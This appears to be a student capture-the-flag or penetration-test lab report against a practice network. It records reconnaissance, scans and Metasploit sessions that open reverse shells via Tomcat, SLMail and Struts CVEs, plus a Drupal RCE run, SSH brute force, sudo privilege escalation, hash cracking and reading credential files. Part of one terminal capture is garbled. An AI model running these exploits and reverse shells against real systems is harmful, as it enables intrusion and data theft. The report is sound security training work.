
Password:

Login

Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:
[HERE](#)

The web application allowed for directory traversal, allowing us to have the disclaimer page post the passwd file instead. These credentials were then able to be used to once again provide access to the administrator tools.

DAY 2



Utilizing the publicly accessible web app [Domain Dossier](#) we were able to obtain a multitude of potentially harmful information which is just open to the public. Here we are able to see the physical address for the network.

Read about reduced Whois data due to the GDPR.

Address lookup

canonical name [totalrecall.xyz](#).
aliases
addresses [3.33.130.190](#)
[15.197.148.33](#)

DNS records

| name | class | type | data | time to live |
|---------------------------|-------|------|--|----------------------|
| totalrecall.xyz | IN | A | 3.33.130.190 | 300s (00:05:00) |
| totalrecall.xyz | IN | A | 15.197.148.33 | 300s (00:05:00) |
| totalrecall.xyz | IN | NS | ns51.domaincontrol.com | 3600s (01:00:00) |
| totalrecall.xyz | IN | NS | ns52.domaincontrol.com | 3600s (01:00:00) |
| totalrecall.xyz | IN | SOA | server: ns51.domaincontrol.com email: dns@jomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600 | 3600s (01:00:00) |
| totalrecall.xyz | IN | TXT | flag2 is 7sk67cjsdbs | 3600s (01:00:00) |
| 190.130.33.3.in-addr.arpa | IN | PTR | a2aa9ff50de748dbe.awsglobalaccelerator.com | 300s (00:05:00) |
| 130.33.3.in-addr.arpa | IN | NS | ns-1072.awsdns-06.org | 172800s (2.00:00:00) |
| 130.33.3.in-addr.arpa | IN | NS | ns-1987.awsdns-56.co.uk | 172800s (2.00:00:00) |
| 130.33.3.in-addr.arpa | IN | NS | ns-439.awsdns-54.com | 172800s (2.00:00:00) |
| 130.33.3.in-addr.arpa | IN | NS | ns-521.awsdns-01.net | 172800s (2.00:00:00) |
| 130.33.3.in-addr.arpa | IN | SOA | server: ns-521.awsdns-01.net email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400 | 900s (00:15:00) |

-- end --
[URL for this output](#) | [return to CentralOps.net, a service of Hexillion](#)

We also were able to access DNS records for the domain.

crt.sh Identity Search  [Group by Issuer](#)

| Criteria | | Type: Identity Match: ILIKE Search: 'totalrecall.xyz' | | | | | |
|----------------------------|----------------------------|---|------------|-----------------|--|---|---|
| Certificates | crt.sh ID | Logged At | Not Before | Not After | Common Name | Matching Identities | Issuer Name |
| | 9436388643 | 2023-05-20 | 2023-05-20 | 2024-05-20 | www.totalrecall.xyz | www.totalrecall.xyz | C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 |
| | 9424423941 | 2023-05-18 | 2023-05-18 | 2024-05-18 | totalrecall.xyz | totalrecall.xyz | C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 |
| | 6095738637 | 2022-02-02 | 2022-02-02 | 2022-05-03 | flag3-s7euwehd.totalrecall.xyz | flag3-s7euwehd.totalrecall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA |
| | 6095738716 | 2022-02-02 | 2022-02-02 | 2022-05-03 | flag3-s7euwehd.totalrecall.xyz | flag3-s7euwehd.totalrecall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA |
| | 6095204253 | 2022-02-02 | 2022-02-02 | 2022-05-03 | totalrecall.xyz | totalrecall.xyz www.totalrecall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA |
| 6095204153 | 2022-02-02 | 2022-02-02 | 2022-05-03 | totalrecall.xyz | totalrecall.xyz www.totalrecall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA | |

© Sectigo Limited 2015-2024. All rights reserved.



Using another publicly accessible tool we looked at the SSL certificate for any potential harmful information.

```
nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.1... ▾ Detail  
Nmap scan report for 192.168.13.255 [host down]  
Initiating Parallel DNS resolution of 1 host. at  
19:19  
Completed Parallel DNS resolution of 1 host. at  
19:19, 7.51s elapsed  
Initiating SYN Stealth Scan at 19:19  
Scanning 5 hosts [1000 ports/host]  
Discovered open port 22/tcp on 192.168.13.14  
Discovered open port 80/tcp on 192.168.13.11  
Discovered open port 80/tcp on 192.168.13.13  
Discovered open port 8080/tcp on 192.168.13.12  
Discovered open port 8080/tcp on 192.168.13.10  
Discovered open port 8009/tcp on 192.168.13.10  
Completed SYN Stealth Scan against 192.168.13.10  
in 0.12s (4 hosts left)  
Completed SYN Stealth Scan against 192.168.13.11  
in 0.12s (3 hosts left)  
Completed SYN Stealth Scan against 192.168.13.12  
in 0.12s (2 hosts left)  
Completed SYN Stealth Scan against 192.168.13.13  
in 0.12s (1 host left)  
Completed SYN Stealth Scan at 19:19, 0.12s elapsed  
(5000 total ports)  
Initiating Service scan at 19:19
```

Running a zenmap scan we were able to determine that there were 5 machines on the network, as well as their IP addresses and ports that were open.

The screenshot displays two windows from a penetration testing environment. The top window is Zenmap, a network scanning tool. It shows a list of hosts on the left and detailed Nmap output for host 192.168.13.13. The output includes OS details (Linux 4.15 - 5.6), uptime (44.552 days since Tue Feb 28 04:46:28 2023), and various TCP sequence prediction metrics. A callout box highlights the Apache httpd version 2.4.25 ((Debian)). The bottom window is a web browser showing a Drupal 8 login page. The URL is http://192.168.13.13/user/login. The page title is "Drupal CVE-2019-6340". The login form has fields for "Username" and "Password".

One of these systems (192.168.13.12) was running an outdated version of drupal which is susceptible to attack, in this case specifically CVE-2019-6340.

The screenshot shows the Nessus interface with a critical Apache Struts vulnerability (CVE-2017-12617) identified on host 192.168.13.12. The details page includes a description of the exploit, a solution (upgrade to Apache Struts 2.3.32 or later), and a link to a blog post. The 'Output' section shows the exploit request sent to port 8080. The right panel displays plugin details, risk information (CVSS v3.0 Base Score 10.0), and vulnerability information (CPEN: cpe:/a:apache:struts).

Running a nessus scan we were also able to see that 192.168.13.12 has outdated software, leading to another critical vulnerability to the system.

```

root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The URI path of the Tomcat installation
VHOST no HTTP server virtual host

Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 172.23.5.224 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.23.5.224:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.23.5.224:4444 → 192.168.13.10:57718 ) at 2024-02-22 18:35:27 -0500

^C
Abort session 1? [y/N] N
[*] Aborting foreground process in the shell session
whoami
root
cat /root/.flag7.txt
8ks6sbhss

```

Then utilizing this vulnerability (CVE-2017-12617) we were able to start a meterpreter session to reverse tcp into the network.

```

[*] Started reverse TCP handler on 172.23.5.224:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending 984904 bytes to 192.168.13.11
[*] Meterpreter session 1 opened (172.23.5.224:4444 -> 192.168.13.11:35948 ) at 2024-02-22 18:55:42 -0500
meterpreter > shell
Process 70 created.
Channel 1 created.
cat /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/sbin:/bin:/snap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin  ALL=ALL
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includeifdir /etc/sudoers.d
flag8-9dnxshdf5 ALL=(ALL:ALL) /usr/bin/less

```

```

root@kali:~/Documents/day_2
File Actions Edit View Help
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin  ALL=ALL
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includeifdir /etc/sudoers.d
flag8-9dnxshdf5 ALL=(ALL:ALL) /usr/bin/less
cat /etc/passwd
root:x:0:root:/:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
games:x:15:games:/usr/games:/usr/sbin/nologin
man:x:6:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/var/proxy:/usr/sbin/nologin
data:x:33:33:/var/data:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
syslog:x:101:104:/var/run/syslog:/bin/false
flag9-mudks8f7sd:x:1000:1000::/home/flag9-mudks8f7sd:
alice:x:1001:1001::/home/alice:

```

On system 192.168.13.11 we were able to exploit a shellshock vulnerability to reverse tcp onto the system granting us access to sensitive data stored on the system. Here we were able to access the pas

The screenshot shows a terminal window with a meterpreter session and a file browser window. The terminal content is as follows:

```
Terminate channel 1? [y/N] y
meterpreter > sysinfo
Computer : 192.168.13.12
OS : (Linux 5.10.0-kali3-amd64)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter > shell -qstf to potential
Process 49 created.
Channel 2 created.
ls
cve-2017-538-example.jar
entry-point.sh
exploit
cd ~
ls
flagisinThisfile.7z
cat flagisinThisfile.7z
7z***'fV*%#!***'flag 10 is wjasdufsdkg
*3*E***o6=+*t***#**@*+[***<*H*vw[I*****W*
F***Q*****I*****?*;*<<*Ex|*****#
n*]pwd
/root/utput
^C
Terminate channel 2? [y/N] y
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter > 
```

The file browser window shows a directory structure with files like 'flag 10 is wjasdufsdkg', 'entry-point.sh', and 'exploit'. The file 'flag 10 is wjasdufsdkg' is selected.

Thanks to outdated software we were again able to take advantage of a different vulnerability (CVE-2017-5638) to reverse tcp into the system allowing us access to sensitive data.

The screenshot shows a penetration test report for a Drupal < 8.6.9 - REST Module Remote Code Execution. The exploit has an EDB-ID of 46459 and a CVE of 2019-6340. It was authored by LEONJZA and categorized as WEBAPPS. The exploit is verified for PHP on 2019-02-25. The vulnerable application is listed as "Drupal <= 8.6.9 REST services". Navigation arrows are present at the bottom of the main card.

Drupal < 8.6.9 - REST Module Remote Code Execution

| | | | |
|-------------------------|----------------------------|---|-------------------------|
| EDB-ID: 46459 | CVE: 2019-6340 | Author: LEONJZA | Type: WEBAPPS |
| EDB Verified: ✗ | | Exploit: Download / {} | |
| Platform: PHP | Date: 2019-02-25 | | |
| Vulnerable App: | | | |

Code Sample (Python3 exploit for CVE-2019-6340):

```
#!/usr/bin/env python3

# CVE-2019-6340 Drupal <= 8.6.9 REST services RCE PoC
# 2019 @leonjza

# Technical details for this exploit is available at:
# https://www.drupal.org/sa-core-2019-003
# https://www.ambionics.io/blog/drupal8-rce
# https://twitter.com/jcran/status/1099206271901798400
```

Terminal Output (Exploit execution on Kali Linux):

```
[root@kali ~]# python3 exploit.py http://192.168.13.13/80 whoami
CVE-2019-6340 Drupal 8 REST Services Unauthenticated RCE PoC
by @leonjza

References:
https://www.drupal.org/sa-core-2019-003
https://www.ambionics.io/blog/drupal8-rce

[warning] Caching heavily affects reliability of this exploit.
Nodes are used as they are discovered, but once they are done,
you will have to wait for cache expiry.

Targeting http://192.168.13.13/80...
[+] Finding a usable node id ...
[+] Using node_id 1
[+] Target appears to be vulnerable!

www-data
```

On the outdated machine running an outdated version of Drupal, we were able to use an exploit for remote code execution to get sensitive data about the system, allowing for further breaches and causing potential damage.

```
Domain: sshUser          1/3 | ^ v ⌂ ×
Registrar WHOIS server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: jlow@2u.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-02-22T21:04:46Z <<<

-- end --
URL for this output | return to CentralOps.net, a service of Hexillion
```

```
root@kali: ~/Documents/day_2
root@kali: ~
File Actions Edit View Help
root@kali: ~
[1] # ssh alice@192.168.13.14
alice@192.168.13.14's password:
Permission denied, please try again.
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u1 cat /root/flag12.txt
?7dfksdf384
$
```


Utilizing the user name that we were able to pull from the Whois record, we were able to brute force our way into an ssh session due to weak passwords. We then utilized a vulnerability (CVE-2019-14287) to escalate our privileges to the root user, which allowed us total control over the system and any sensitive data that is on it.

DAY 3

The screenshot shows a GitHub repository page for 'totalrecall / site'. The repository is public and contains one file, 'xampp.users'. The file content is a single line of text: 'trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0'. This is a password hash, specifically an MD5crypt hash, which was successfully cracked by the tool John the Ripper.

```
root@kali:[~]
# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (?)
1g 0:00:00:00 DONE 2/3 (2024-02-22 19:10) 9.090g/s 3490p/s 3490c/s 3490C/s 123456.. jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We were able to turn up a GitHub page with the repository of the web application available online. In the files uploaded, sensitive user data was included which allowed us to crack the password hash and acquire a complete set of login credentials.



Using these credentials we were able to log into a secure webpage and access sensitive data that had been uploaded to it.

```
root@kali:~/Documents/day_2
[...]
[root@kali ~]# ftp 172.22.117.20
Connected to 172.22.117.20.
220-Filezilla Server version 0.9.1 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
331 Password required for anonymous
Password:
230 Logged on
200 System type is UNIX.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
532 bytes received in 0.00 secs (422.2973 kB/s)
ftp> exit
221 Goodbye
[root@kali ~]# cat flag3.txt
89cb548978d44f348bb63622353ae278
[root@kali ~]#
```

Port 21 is open, and a scan revealed that anonymous FTP was allowed over the connection. Using this we simply logged into the system and anonymously stole sensitive data off the system.

```
root@kali:~/Documents/day_2
root@kali:~>

File Actions Edit View Help
Exploit target:
  Id Name
  -- 
  0 Windows NT/2000/XP/2003 (SLMail 5.5)

msf5 exploit(windows/x86/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf5 exploit(windows/x86/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:10 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5faa358
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56973 ) at 2024-02-22 19:21:51 -0500

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode          Size  Type  Last modified      Name
+-rwxrwxrwx   32   fil   2022-03-21 11:59:53 -0400  flag4.txt
+-rwxrwxrwx  1358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
+-rwxrwxrwx  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
+-rwxrwxrwx  3793  fil   2022-03-21 11:56:58 -0400  maillog.001
+-rwxrwxrwx  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
+-rwxrwxrwx  1994  fil   2022-04-07 10:06:59 -0400  maillog.003
+-rwxrwxrwx  2218  fil   2022-04-10 20:36:05 -0400  maillog.004
+-rwxrwxrwx  2831  fil   2022-04-10 23:10:00 -0400  maillog.005
+-rwxrwxrwx  2021  fil   2022-07-13 00:08:15 -0400  maillog.006
+-rwxrwxrwx  2366  fil   2024-02-09 00:15:41 -0500  maillog.007
+-rwxrwxrwx  2159  fil   2024-02-12 21:02:00 -0500  maillog.008
+-rwxrwxrwx  4363  fil   2024-02-13 21:35:44 -0500  maillog.009
+-rwxrwxrwx  6654  fil   2024-02-15 21:37:47 -0500  maillog.00b
+-rwxrwxrwx  5987  fil   2024-02-22 16:18:37 -0500  maillog.00c
+-rwxrwxrwx  4927  fil   2024-02-22 19:21:50 -0500  maillog.txt

meterpreter > cat flag4.txt
022e3434a10440ad9cc086197819b49d
meterpreter >
```

Due to outdated software again, we were able to take advantage of SLMail to reverse tcp into the system and gain access to more sensitive data stored on the system.

```

root@kali:~/Documents/day_2
[...]
File Actions Edit View Help
100666/rw-rw-rw- 2159 fil 2024-02-12 21:02:00 -0500 maillog.009
100666/rw-rw-rw- 4363 fil 2024-02-13 21:35:44 -0500 maillog.00a
100666/rw-rw-rw- 6654 fil 2024-02-15 21:37:47 -0500 maillog.00b
100666/rw-rw-rw- 5987 fil 2024-02-22 16:18:37 -0500 maillog.00c
100666/rw-rw-rw- 4927 fil 2024-02-22 19:21:50 -0500 maillog.txt
[...]
[*]����������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������������\n[*] cat flag4.txt
022e3434ba10440d9cc0080197819049dmetasploit > shell
Process 3492 created,
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SImail\System>schtasks /query
schtasks /query

Folder: \
TaskName          Next Run Time      Status
flag5             N/A                Ready
